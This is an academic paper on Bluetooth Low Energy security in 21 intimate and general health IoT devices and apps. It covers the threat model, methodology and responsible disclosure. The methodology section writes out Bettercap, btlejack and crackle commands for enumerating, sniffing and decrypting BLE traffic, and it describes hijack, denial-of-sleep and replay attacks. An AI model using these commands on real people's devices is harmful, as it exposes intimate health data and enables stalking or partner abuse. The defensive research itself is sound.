



Bluetooth security analysis of general and intimate health IoT devices and apps: the case of FemTech

Stephen Cook¹ · Maryam Mehrnezhad¹ · Ehsan Toreini²

Published online: 16 August 2024
© The Author(s) 2024

Abstract

The number of digital health products is increasing faster than ever. These technologies (e.g. mobile apps and connected devices) collect massive amounts of data about their users, including health, medical, sex life, and other intimate data. In this paper, we study a set of 21 Internet of Things (IoT) devices advertised for general and intimate health purposes of female bodies (aka female-oriented technologies or FemTech). We focus on the security of the Bluetooth connection and communications between the IoT device and the mobile app. Our results highlight serious security issues in the current off-the-shelf FemTech devices. These include unencrypted Bluetooth traffic, unknown Bluetooth services and insecure Bluetooth authentication when connecting to the app. We implement Bluetooth attacks on the communication between these devices and apps, resulting in malfunctioning of the device and app. We discuss our results and provide recommendations for different stakeholders to improve the security practices of Bluetooth-enabled IoT devices in such a sensitive and intimate domain.

Keywords Digital health technologies · Female-oriented technologies · FemTech · Bluetooth vulnerabilities · BLE security · FemTech security and privacy

1 Introduction

As the world's population is ageing, more healthcare services are becoming digitised [10]. Digital health technologies cover general wellbeing and health (e.g. diet, weight management, and lifestyle) and intimate health (e.g. sexual and reproductive health (SRH)). These technologies come in various forms and shapes; websites, mobile apps, social media forums, and IoT devices- with bodily and intimate interfaces.

Female-oriented technologies (FemTech) is a term applied to a range of products, tools, software, diagnostics, systems and services that use technology often to focus on women's health. They can focus on specific areas of health care such as reproductive health (e.g. menstruation, fertility, menopause) or general, mental and physical wellbeing. FemTech industry

is projected to reach a market value of more than \$103 billion by 2030 [34]. FemTech apps, websites, and IoT devices collect data via user input (e.g. user demographic data, medical and health data, and sex life data). FemTech IoT devices also collect data from embedded sensors (e.g. temperature, pressure, and gyroscopes) [31]. These devices also contain network hardware such as WiFi, Bluetooth, NFC, Infrared, and RFID, allowing them to send and receive data from companion applications (apps) typically installed on a smartphone [35].

The security and privacy (SP) of digital health devices, in general, and FemTech, in particular, have been of interest to researchers in recent years [1, 2, 21, 22, 24–26]. Previous research shows that there are grey areas in the current regulations and policies and their enforcement regarding the protection of such sensitive data in FemTech [4, 5, 9, 21]. For instance, while there is the “special category data” in the GDPR, it is unclear how this data can be protected against complex risks such as work discrimination e.g. pregnancy redundancy [21]. Similarly, it is unclear what product is classified as *medical* category vs. other groups (e.g. health and lifestyle) in other relevant guidelines and laws e.g. the UK Medicines and Healthcare Products Regula-

✉ Maryam Mehrnezhad
maryam.mehrnezhad@rhul.ac.uk

Stephen Cook
stephen.cook.2023@live.rhul.ac.uk

Ehsan Toreini
e.toreini@surrey.ac.uk

¹ Royal Holloway University of London, Egham, UK

² University of Surrey, Guildford, UK

tory Agency (MHRA)¹ and the European Union (Regulation (EU) 2017/745 for Medical Devices)² [25].

The combination of multiple technologies (e.g. mobile apps, IoT devices, cloud storage, AI and ML) in FemTech can lead to unpredictable and unintended consequences [37, 38] IoT devices can connect to a companion app and transfer data between the device and the app. Such data can be related to body measurements such as temperature and heartbeat to e.g. track fertility or general health via the data provided by the user or sensors. This often happens through establishing a wireless network connection between the two devices. Bluetooth Low Energy (Bluetooth LE, or BLE) is a wireless personal area network technology designed and marketed by the Bluetooth Special Interest Group (Bluetooth SIG) [39] aimed at emerging technologies and applications such as smart homes, healthcare, fitness, and beyond.

Previous research has identified various threat actors interested in FemTech data. Examples include family members, ex-(partner), and cyber criminals [24]. While data collection, sharing, selling, and leakage related to such data have been studied and discussed before [8, 25, 28], other aspects such as IoT systems remain less studied. More specifically, previous research examines what data types are collected via these IoT devices (e.g. [24, 25]). However, there is no research on the SP of BLE communications between FemTech IoT devices and their companion mobile apps.

A general IoT system involves connected devices (e.g. a fertility tracker), a mobile app, and a wireless communication technology such as BLE. A potential attacker would insert themselves in the middle of the communication between the IoT device and app as a Man-in-the-Middle (MITM). This can happen during the pairing process or after the connection is established. In each phase, such an attacker can perform a range of attacks. While some of the consequences of such attacks are shared among IoT systems (e.g. denial of services), FemTech users can differentially be impacted by such malicious behaviours.

Take the case of a partner and ex-partner as an example. Many of the FemTech solutions (e.g. sex toys and fertility apps) provide an option for partners to participate in the experience and track their partner's sexual and reproductive health input to the system. These partners can be in close proximity to the user of such devices and the device/mobile itself. In some cases, access to a partner's intimate data forcefully, without consent, or via targeted attacks is a way of maintaining control, enabling tech abuse such as gender-based violence and domestic violence. Therefore, some of the risks

associated with FemTech IoT devices and systems can put user security, privacy, and safety at risk.

Various aspects of FemTech data and systems make it challenging to point to one single law for the protection of the data. The data collected by such technologies can be related to regulations around general data protection, work discrimination, software, apps, IoT, medical and health, and human rights [25]. This leads to various inconsistent practices (including SP aspects) across vendors. More specifically, the SP of BLE communications between the IoT devices and the app have not been studied. In this paper, we aim to fill in this gap. Our research questions include:

- RQ1: What are the security practices (e.g. Bluetooth version and services, encrypted traffic, pairing methods) of BLE communications in FemTech IoT devices and apps?
- RQ2: How inappropriate security practices (such as lack of authentication and encrypted traffic) may put users at risk? What attacks can be performed to demonstrate such risks?

To answer the above research questions, we assess the SP practices of a set of FemTech devices (Fig. 1 and Table 1). More specifically, our contributions are:

- We study a set of FemTech devices (e.g. fertility trackers, smart wearables, and massagers). We assess each device's BLE communications for their security practices (i.e., BLE version, services, pairing method, encryption). To the best of our knowledge, this is the first study of its kind in this size (N=21) which is specifically focusing on the SP of BLE.
- We perform targeted BLE attacks including MITM, replay, connection hijack, denial of service, and denial of sleep, resulting in malfunctioning of the device or the app e.g. draining the battery of the IoT device.
- We notify the corresponding developers and companies about these findings, put these results into context, and provide recommendations to improve the SP practices of these systems.

The overall structure of our study and the architecture of our attacks are presented in Table 2, and Fig. 2, respectively. Our findings show that the majority of these devices do not properly secure their BLE communications; highlighting the serious security issues present in the current off-the-shelf FemTech devices. We advocate for better regulations and enforcement of data management and protection in digital health technologies.

¹ gov.uk/government/organisations/medicines-and-healthcare-products-regulatory-agency.

² eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32017R0745.



Fig. 1 Set of 21 IoT devices (with mobile apps) branded as general and intimate digital health FemTech solutions

2 Background and related work

This section covers health technologies for general and intimate purposes with a focus on FemTech and their risks.

2.1 Female-oriented technologies (FemTech)

Digital health technologies are a wide range of solutions including apps, websites, and IoT devices which collect data about various aspects of users such as personal data, lifestyle, medical, health, and sex life. These connected devices range from smart watches, smart water bottles, and smart bracelets to specialised medical IoT devices. Such devices can focus on the user's general wellbeing e.g. an activity tracker (bracelet, ring), medical needs (e.g. glucose monitors, portable insulin pumps, pacemakers), or other intimate aspects such as fertility and menopause tracking. Typically these devices are used and/or worn by an individual in close proximity to their body and can track physical, emotional, and sexual health data automatically and/or via user input. These devices can

even infer further physical, emotional and physiological conditions via the collected data via e.g. ML [42].

Over the past few years, novel subsets of health technologies have surfaced, particularly in the area of intimate health. FemTech is a term applied to the collection of digital technologies focused on women's health and wellbeing, as the majority of the industry talks about its users. We, however, acknowledge that these products are available for people across all gender identities. FemTech products come in all forms, types and applications, ranging from mobile period apps to fertility-tracking wearables to IVF services on the blockchain. Predicted to be a \$75-billion industry by 2025 [34], this sector is booming.

Figure 1 shows a set of IoT devices branded as general and intimate digital health FemTech solutions. Table 1 presents the list of these devices with their category, features and prices. As it can be seen, these features include (but not limited to) long-distance remote control (e.g. for sharing the experience with a partner), connecting to other apps such as Spotify (e.g. for entertainment), chat services (with a partner or other users), and personalised and customised experiences (e.g. via ML and AI).

It has been shown by several previous studies (e.g. [2, 24, 25]) that FemTech apps and devices collect a wide range of information about users including information about *User* (e.g. name, photo, age, gender), *Contact* (e.g. mobile, email, address), *Lifestyle* (e.g. weight, diet, sleep), *Period* (e.g. cycle length, ovulation days), *Pregnancy* (e.g. test results, due dates, IVF), *Nursing* (e.g. type, volume, pain), *Reproductive organs* (e.g. cervical mucus, muscle strength), *Sexual activities* (e.g. date, contraceptives, orgasm), *Medical information* (e.g. medication type, blood pressure, lab reports scan), *Physical symptoms* (e.g. headache, constipation), and *Emotional symptoms* (e.g. happy, anxious).

In addition to data directly concerning the user, these devices also ask for or automatically collect data about others including *User's babies and children* (e.g. nursing, sleep cycles, fetal movements), *Social media* profiles, forums, or plugins (e.g. Facebook, Spotify), and *Partner(s)* (e.g. details of partnered sex activities, name, age, photo) [2]. These technologies might even ask about the medical history of the user's family (e.g. cancer). Finally, these systems also have access to the *Device's resources on the phone/IoT device* e.g. camera, microphone, device files and storage, phone's contacts and calls, communication sensors (WiFi, Bluetooth, NFC), motion and environmental sensors from the phone or the device (e.g. temperature, pressure, Co2) [25].

2.2 Risks of FemTech

While these products offer interesting and useful services to people's lives, they also introduce new risks and harms associated with the collection of sensitive health, medical,

Table 1 FemTech IoT devices in our experiments with category, description, features (as advertised), and price (in 2022–23)

No.	Device name	Category	Features	Price
1	Vibease vibrator	Smart massager	Long distance remote control, connected to spotify private chat service	£96
2	Lioness clara vibrator	Smart massager	AI-enabled, Long distance remote control	£186
3	Vibease lipstick vibrator	Smart massager	Long distance remote control, connected to spotify size-discreet	£72
4	Vibio frida vibrator	Smart massager	Wearable vibrator	£85
5	Mystery vibe crescendo vibrator 2	Smart massager	Long distance remote control	£249
6	Kgoal kegel exerciser	Pelvic floor trainer	Customised monitoring and training of vaginal muscles	£145
7	Perifit kegal exerciser	Pelvic floor trainer	Monitoring and training of vaginal muscles	£199
8	We-vibe bloom pelvic trainer	Pelvic floor trainer	Customised monitoring and training of vaginal muscles	£109
9	Vibio clara kegel balls	Pelvic floor trainer	Long distance remote control, private chat service	£78
10	Elvie pelvic trainer	Pelvic floor trainer	Customised monitoring and training of vaginal muscles	£169
11	Vinca 2 femometer	Fertility tracker	Fertility tracking, big data analysis	£47
12	Daysy day cycle computer	Fertility tracker	Fertility tracking, intelligent fertility prediction algorithm	£329
13	Mira fertility tracker	Fertility tracker	AI-based fertility analyzer, at-home fertility monitor	£240
14	Clearblue ovulation test	Fertility tracker	Fertility hormone tracking	£21
15	Breath ilo cycle/fertility tracker	Fertility tracker	Cycle tracking, cycle analysis	£179
16	Ava fertility tracker	Fertility tracker bracelet	Temperature, sleep, physiological activity sensor tracking	£249
17	Bellabeat ivy bracelet	Smart bracelet	Health and wellness tracking, Algorithms calibrated to female bodies	£202
18	Keen 2 habit aware bracelet	Smart bracelet	AI-enabled, Motion tracking	£145
19	Garmin Ilily watch	Smartwatch	Tracks steps, sleep, stress and energy levels	£186
20	Oura ring	Smart ring	AI-enabled, track sleep, activity, Period prediction	£242
21	Hidrate spark 3 water bottle	Other	Hydration tracking (including when breastfeeding)	£69




Fig. 2 Left: BBC Micro Bit network architecture, Right: Gattacker MITM system architecture diagram

and sex data that are not identified and addressed in the related regulations [25]. Such sensitive, intimate, and private data can put users at differential harms and risks [21].

Although a wide range of regulations (both general data protection and medical and health ones) may concern the data types collected by general and intimate digital health technologies, the sector is yet to be properly regulated [25]. These grey areas in the regulations and enforcement create many misuse opportunities. Previous research on FemTech data highlights that threat actors include family, partners, ex-partner(s), colleagues and employers, the government, cyber-criminals, religious and political organisations, health and medical research companies, insurance companies, other third-party partners, and beyond [21, 24, 25].

For instance, this data is highly valuable to cyber-criminals [29]; individuals who target and exploit a victim to steal or profit off the victim's personal information. There are several examples of such harm in the wild. In 2021, fertility centres in Illinois in the US were subjected to a Cyber attack which resulted in large number of patients' data being affected. The stolen data included patient names, usernames, passwords, social security numbers, medical records and health insurance details [8]. In 2017, the UK's National Health Service was subjected to the WannaCry cyber attack by a group of cyber criminals [28]. This attack resulted in patient records being encrypted by an attacker and would be deleted within a period of time unless a ransom was paid.

Personal health and sex data can be used to discriminate against individuals based on their medical conditions, genetic makeup, or lifestyle habits. Attackers can use this to target specific groups of individuals such as the LGBTQ+ community. Lack of proper data protection and excessive data collection can lead to individuals being targeted. This

can lead to denial of employment, housing, or other opportunities; to name a few concerns of this community [16]. In addition, these technologies and the data collected by them can potentially enable or aggravate tech-abuse such as domestic abuse or intimate partner abuse [21, 24].

This range of data is of interest to data brokers too. This data is bought and sold by data brokers who collect and sell vast amounts of the consumers' personal data such as name, email, age, address, gender, etc. [36]. This data can be used to create digital profiles which are of great value to businesses for marketing campaigns, personalized advertising and market research. In some cases, data brokers have begun selling to individuals, who can use this data to enact a form of privacy harm known as relational control where one person can influence another using their purchased personal data [30].

Recent studies show that users are concerned about the SP issues of modern technologies related to the intimate aspects of their lives. In September 2023, the UK Information Commissioner's Office (ICO) announced its plans to review period and fertility tracking apps as a result of one of their user studies where it revealed more than half of women are concerned over data security.³ Such concerns have been studied by the academic community too. For instance, in [22], we studied the negative feelings and lack of agency reported by the users of FemTech in the UK. Similarly, in the US, reports highlight that users are concerned about the risks and harms to their reproductive and health lives on digital platforms. This is especially the case after the overturn of the Roe v. Wade abortion law in 2022 which led to many users uninstalling their period and fertility tracker apps on their smartphone [20].

³ <https://ico.org.uk/about-the-ico/media-centre/news-and-blogs/2023/09/ico-to-review-period-and-fertility-tracking-apps/>.

Table 2 Overall design and phases of our experiments

(I) Setting up IoT Devices	(II) Mobile App Analysis	(III) BLE Security Analysis	(IV) Targeted BLE Attacks
-Identifying off-the-shelf devices branded as FemTech -Downloading and installing the Android Apps -Setting up the devices i.e., charging and connecting to apps	-Static analysis (Exodus) for measuring trackers -App permission analysis -Data collection analysis (manual working with app and the device)	-Observing BLE versions & services (Bettercap) & pairing methods -Experimental setup for security analysis (Fig. 2, L) -Packet sniffing (BTLEjack) -BLE examination for encryption	-Experimental setup for targeted attacks -Connection Hijack (Fig. 2, L) -Denial of Service (Fig. 2, L) -Denial of Sleep (Fig. 2, L) -MITM and Replay (Fig 2, R)

2.3 Bluetooth low energy (BLE)

BLE is a low-energy implementation of Bluetooth classic, released in 2010 under the name Bluetooth Smart or Bluetooth Low Energy 4.0 [14], designed to be used by devices with limited power (e.g. in IoT systems) and limited memory/processing resources. Since 2010, BLE has undergone a number of revisions, with the current version of v.5.3 as of the time of writing. BLE operates by transmitting data over 40 channels in the 2.4 GHz unlicensed ISM frequency band (Bluetooth classic utilises 70 channels). BLE has 37 channels dedicated to data and 3 allocated to advertising [18]. In Bluetooth classic, the packet transmission speed was tied to the baud rate, resulting in more signals being sent per second with higher baud rates. However, BLE utilises the congested 2.4GHz frequency band and employs a frequency hopping algorithm to ensure data transmission across its available 40 channels [14]. This approach helps prevent congestion and guarantees effective data transmission. Advertising channels are used for broadcasting information about a device's identity, capabilities, and service for device discovery and connection establishment and pairing.

Bluetooth connections are established via a process known as pairing. During pairing a BLE device transmits advertisement packets containing connection parameters. The receiving device i.e. smartphone can then choose to initiate the pairing process to connect to the BLE device. Both then exchange information related to I/O capabilities, authentication requirements, maximum key link length, and bonding preferences. This exchange occurs using the Link Management Protocol (LMP). Data transmitted at this stage remains unencrypted [14].

Once both devices have agreed on connection parameters they both generate and exchange a 128-bit Temporary key (TK) whose value is determined by the pairing algorithm. The TK is then used to generate the 128-bit Short-Term Key (STK). The STK is the encryption key used to encrypt the connection during the generation and exchange of the Long Term Key (LTK), Identity Resolving key (IKR), and Connection Signature Resolving Key (CSRK). Finally, both devices can choose to permanently (unless they unpair) store the generated LTK, IKR and CSRK keys from the pairing process. This is known as bonding and is only available if the option

is enabled on both devices. When a bond is established, each device will then store the distributed peer keys. When subsequent reconnections are performed only devices with the corresponding LTK key can decrypt BLE packets and connect/transmit data to the BLE device.

BLE has four main methods of pairing, each addressing various levels of protection. They include:

- Just Works (JW): the fastest but least secure method of passing encryption keys for both devices.
- Out of Band (OOB): which uses other authentication methods (besides Bluetooth) to send encryption keys e.g. connecting through NFC or using the device's camera.
- Passkey (PK): where users (or devices) authenticate themselves by giving the correct passkey when prompted.
- Numeric Comparison (NC): which is similar to Passkey, but the devices automatically send passkeys. The users only need to confirm if both devices have the same passkeys.

Once the pairing stage is concluded, different encryption schemes (if any) are deployed for the secure communication channel. The security of the pairing process is dependent on many factors such as the pairing method used to authenticate. The Bluetooth Special Interest Group (SIG) recommends using BLE secure connections in place of the legacy connection method as it is significantly more secure. While the latest version is Bluetooth 5.3, a large number of manufacturers still use the 4–4.2 versions [12].

BLE devices employ a protocol called Generic ATtribute (GATT) to exchange data. In GATT, the BLE peripheral is the GATT server and stores a lookup table that contains all the GATT services on the device. Devices connected to the peripheral such as phones or tablets function as the GATT clients [39]. The GATT protocol provides a structured framework for communicating with BLE devices and is comprised of four layers in hierarchical order (Fig. 3, Right). At the top, the root/profile layer defines the overall structure of the GATT database and assists in organising the services and data used in the device. The second layer is the service layer which acts as a container/folder for various related data and functionality. Each service is assigned a Unique Universal Identifier (UUID) to differentiate from each other. The third layer is




Fig. 3 Left: BLE GATT service profile, Right: GATT hierarchy

the characteristic layer. Each service has attributes that can represent a value a Descriptor or a property. The final layer is the data layer that contains the data associated with each attribute. All Services, characteristics, and associated data are stored in a lookup table, where each entry is assigned a 16-bit ID.

Predefined services are collected together into what are called profiles (Fig. 3, Left). These profiles can be created either by the Bluetooth SIG or by third-party device vendors. The Bluetooth SIG has already established a list of officially adopted BLE services, such as battery level, which possess a 16-bit UUID [14]. Manufacturers can implement custom vendor-specific characteristics which have a 128-bit UUID.

2.4 Bluetooth low energy security

Both Bluetooth Classic and BLE have been exposed to different attacks over time. In the earlier versions of BLE, these attacks related to a lack of proper standardisation (e.g. for pairing protocol) or problems in the implementation of the chipsets (both in the hardware module design and supply chain disruptions). For instance, the JW and PK pairing specifications do not provide any passive protections from eavesdropping attacks [6]. Previous work has found that the JW pairing method presents significant security issues to users as it does not employ any authentication mechanisms [17].

The major attacks on the GATT protocol lead to the interruption or transmission of poisoned data (i.e. tampered with for specific purposes by the adversaries). The attacker usually inserts itself into the communication as a *Man in the Middle (MITM)*. A *Replay Attack* is when an attacker captures the network communication between a victim and a genuine agent and subsequently impersonates the genuine agent by forwarding a previously sent packet to the client. This technique can be utilised in mobile applications to trigger actions that are specific to the device, such as capturing a photo or retrieving the device's current GPS location.

BLE devices are also susceptible to being targeted by *Denial of Service (DoS)* attacks via common methods such as Channel jamming and Connection exhaustion. In a channel jamming or flooding DoS attack, the 40 data channels of the BLE device are overwhelmed with false traffic from an attacker preventing legitimate devices from communicating with it [3, 15]. In a connection exhaustion DoS attack, the attacker targets the limited number of BLE connection slots available to the device, and the attacker can overwhelm the device with connection requests resulting in the device becoming unresponsive [13]. The result of both attack variants ensures that a genuine user cannot connect to the device.

Another variation of the BLE DoS attack is the *Denial Of Sleep (DoSL)* where a GATT service on the device which has both read/write privileges is targeted. The attacker sends continuous read/write requests to prevent a genuine user from accessing the service and prevent the device from entering sleep mode or powering off to conserve its power [40]. Note that BLE devices are often reliant upon a limited power source such as a battery, and this attack can e.g. rapidly drain the battery rendering the device inoperable.

The *Connection Hijack attacks* target a pre-existing BLE connection. In 2021, researchers identified a flaw in the BLE specification itself that allowed this attack to be implemented on any device using BLE version 4.0–5.2 [7]. By intentionally disconnecting the BLE device and the legitimate user, an attacker gains the opportunity to establish a connection to the BLE before the user can.

Bluetooth vulnerabilities in medical and health IoT systems have happened in the past. For instance, in Aug 2017, the US Federal Drug Authority (FDA)⁴ issued a recall of over 450,000 pacemakers due to security concerns. The security flaws allowed an attacker to reprogram the device and run down the battery or alter the patient's heartbeat putting half a million users' health at risk [19]. A more recent study conducted in 2019 assessed the Bluetooth communication of the Polar H7 heart-rate BLE sensor [32]. The study revealed significant security vulnerabilities in the device's Bluetooth communication. This allowed for the ranging interception and manipulation of device data. These results were achieved through a MITM attack [32]. These two examples highlight the ongoing importance of addressing security concerns in Bluetooth-enabled devices where sensitive and intimate aspects of people's lives are being handled.

3 Threat model

In this paper, we aim to evaluate the security practices of BLE communication in a set of FemTech devices. In our threat model, the victim is an end user using a form of FemTech

⁴ [fda.gov/](https://www.fda.gov/).

IoT device e.g. wearing a fertility tracker which communicates with their smartphone via BLE. This allows them to remotely monitor their fertility and receive reminders for e.g. administering medication. We install the latest versions of the Android apps of these IoT devices which are officially released by the vendors on the Google Play App Store.

Our attacks can take place in two phases of a BLE connection; during and after pairing. In some parts of our experiments, we assume that the pairing between the IoT device and the victim's smartphone has not happened yet and the user intends to establish a pairing request to the smartphone. In other parts of our experiments, we assume that the connection is in place, and the device transmits its (sensitive) readings to the companion app installed on the smartphone.

The attacker is a motivated intruder e.g. a stalker, abusive partner or simply an ill-intentioned person who wants to collect data and sell it off the black market. Several threat actors have been reported to have such intentions [24]. While in some of the potential attack scenarios (e.g. in a home), the attacker can have a physical access to the victim's device, we assume the attacker will not have physical access to the victim's device (e.g. smartphone and IoT device). Instead, the attacker implements different arrays of attack scenarios using a MITM model, which he has set up using off-the-shelf technology and tools. The attacker is then able to implement different attacks to collect/interfere with the transmitted packets via the BLE communication channel.

In our attacks, the attacker's device(s) is assumed be present in the range of BLE at (i) the time of the pairing and (ii) afterwards. The attacker detects the users connecting via BLE to the IoT device and successfully captures and records the packets containing connection details that are exchanged between the user's phone and the IoT device. These intercepted packets are then stored by the attacker for future use. Subsequently, later or even when the victim returns to the previous location (e.g. house shared with a partner), the attacker implements various attacks to exploit the BLE communication. These are reasonable assumptions given the intimate nature of these technologies and their applications in various scenarios as discussed before. Note that while BLE is generally reported to have a limited range, it still can be up to 100 m [41] which justifies many of the attack possibilities in digital health infrastructures and FemTech.

4 Methodology

In this section, we explain how we chose a set of general and intimate health IoT devices that are advertised as FemTech. Then we explain our experimental setup for BLE SP evaluation i.e., a general assessment of all of our devices and targeted attacks on a subset of our IoT devices. Table 2 includes the steps of our experiments.

4.1 FemTech IoT devices

We test 21 different IoT devices that are advertised as FemTech for general and intimate health purposes. These devices include wearable fitness trackers such as smart bracelets, watches, and rings, as well as intimate health and wellbeing devices such as fertility trackers, pelvic floor exercisers and vibrators. We also have other devices such as a smart bottle. These devices are advertised diversely for different users and multiple purposes. All of these devices are advertised as FemTech. Note that fertility and period trackers, Kegel exercisers and vibrators are mainly considered FemTech, even though other genders can and do use them. In fact, as you can see in Table 1, some of these devices enable long-distance remote control (or partner mode) which allows other users to have access to them over the Internet.

We adopted a holistic approach in choosing our devices. We mainly focused on popular items via internet search and by looking at the number of Android apps downloads. Throughout our experiments, we refined our list and made sure that each device in our set had some aspects of general and intimate health. The description of each device is provided in Table 1. These devices were available for purchase in the UK (where the authors are based) and varied in price from around £20 to over £300 depending on the model. All our devices were purchased in 2022–23. We performed our experiments between Jan 2023 and Oct 2023. Each device's firmware was updated to the latest version before our experiments. Following our common practice for responsible disclosure, we informed all the companies about the results of our work several months before the submission and further communicated with them in case of a response. We will explain this in the next section.

4.2 Mobile app analysis

All components and software utilised in this work were commercially available off-the-shelf products. We unboxed all these IoT devices, charged them, turned them on and connected them to their Android companion apps. We used a Google Pixel 6 as the host for the devices' apps.

For our observations, we looked at what type of data these devices collect following the same methodology in our previous work [1, 2, 24, 25]. After setting up the device and connecting it to its Android app, we worked with each device and app as an end user i.e., exploring different features, data collection, and requested permissions.

We were also interested to in the Android app trackers and requested permissions via static analysis. We used Exodus Privacy,⁵ a free website (and Android app) that uses static analysis (the evaluation of the app code without executing it)

⁵ reports.exodus-privacy.eu.org/en/.




Fig. 4 BTLE traffic analysis configuration using BBC Micro Bits V2 and an IoT fertility tracker as an example

to find the tracker's code signature in an app's APK. While static analysis can reveal trackers embedded in the code that may or may not be executed when running the app, the results can still shed light on the general privacy practices of these devices and apps.

All our experiments were set up in a lab environment (e.g. Fig. 4) i.e., there was no actual user and user data involved in our experiments. For all of our experiments, a dummy Google account was generated since several of the companion apps required user registration before we could use the device.

4.3 Experimental setups

We used a Linux workstation laptop with Ubuntu 22.0 for all of our BLE Analysis and Targeted attacks. In order to start our BLE analysis on our devices, we first observed the BLE versions and services (including the unknown services). We used Bettercap⁶ an open-source network security tool that is used for network and Bluetooth monitoring, interception, and manipulation. The commands *bettercap* and *ble.recon* on was used to start Bettercap and to begin scanning for nearby BLE devices. The BLE device was then turned on and Bettercap was then able to identify the broadcasting device. Once the devices were identified, the *ble.enum ble_address* command was used to enumerate the services and their associated characteristics for that device. The listed services on each device were outputted to a.txt file for future examination. We observed both the BLE device and its companion application during the initial pairing.

We have two experimental setups: (1) *BBC Micro Bits network*, and (2) *Gattacker MITM*. In these setups, we observe and record wireless communications, and perform targeted attacks as we explain here. The first setup enables us to per-

form active attacks (Connection hijack, DoS and Denial of Sleep) and the second one provide an opportunity for passive ones (MITM and Replay). While we could perform all of our experiments except for a Replay attack using the first setup, we also utilised the second setup as it is one of the most common BLE security analysis approaches and it allows us to perform a Replay attack too.

4.4 Primary setup: BBC micro bits network

In our primary experimental setup (Fig. 2, Left), in order to enable BLE packet analysis, we used three BBC Mircobits V2 embedded computers.⁷ In this setup, the attacker can engage with the IoT device and mobile app during pairing as well as after pairing has occurred. We use this setup to observe whether or not the BLE communication between the IoT device and the app is encrypted on all of our devices. The same setup is used for running targeted attacks on a subset of our devices.

BBC Mircobits are credit card-sized reprogrammable microcomputers that have wireless and Bluetooth functionality. These devices work in conjunction with the Btlejack software.⁸ Btlejack is designed for conducting SP analysis of BLE communications and includes specialized firmware designed for the BBC Micro Bit. Three BBC Micro Bits are required to run the custom firmware provided by the Btlejack tool, to capture all Bluetooth connection and advertisement packets during transmission. As the BLE pairing process uses one of three advertising channels available, each BBC Micro Bits is assigned to listen on one of three channels ensuring that the connection packets are not missed.

Packet sniffing In order to observe if the BLE communication is encrypted or not, the custom firmware was loaded onto all three Micro Bits. Through the simultaneous utilization of these three BBC Micro Bits, it is possible to monitor all 40 BLE data including the 3 advertising channels. This enables the capturing of the connection process and saving it as a pcap file using the command *sudo btlejack -c any -x nordic -o outputfile.pcap*. This command enables Btlejack to only record new BLE connections and to ignore any packets from pre-existing connections ensuring only device-relevant BLE packets are saved. The BLE device and phone are then connected using their respective app and the packets exchanged are saved. The captured.pcap files can then be examined using the Crackle BLE utility tool.⁹ Crackle is designed to decrypt BLE traffic from BLE versions 4.0–4.2 and is able to determine if the packets captured is encrypted or unencrypted. If the traffic is encrypted and Crackle is successful in decrypting it then a pcapng file containing the

⁶ bettercap.org/.

⁷ microbit.org/.

⁸ github.com/virtualabs/btlejack/tree/master.

⁹ github.com/mikeryan/crackle/.

decrypted packets is outputted. The command `sudo crackle -i input.pcapng -o output.pcapng` was used to execute this function. We use the same setup for our targeted attacks as we explain later.

4.5 Further experiments: replay attacks via gattacker

We then setup our secondary experimental configuration which focused on the collection of GATT service data between the IoT device and the mobile app during its operation (Fig. 2). The goal of this part of this experiment was to use the collected data in a Replay attack.

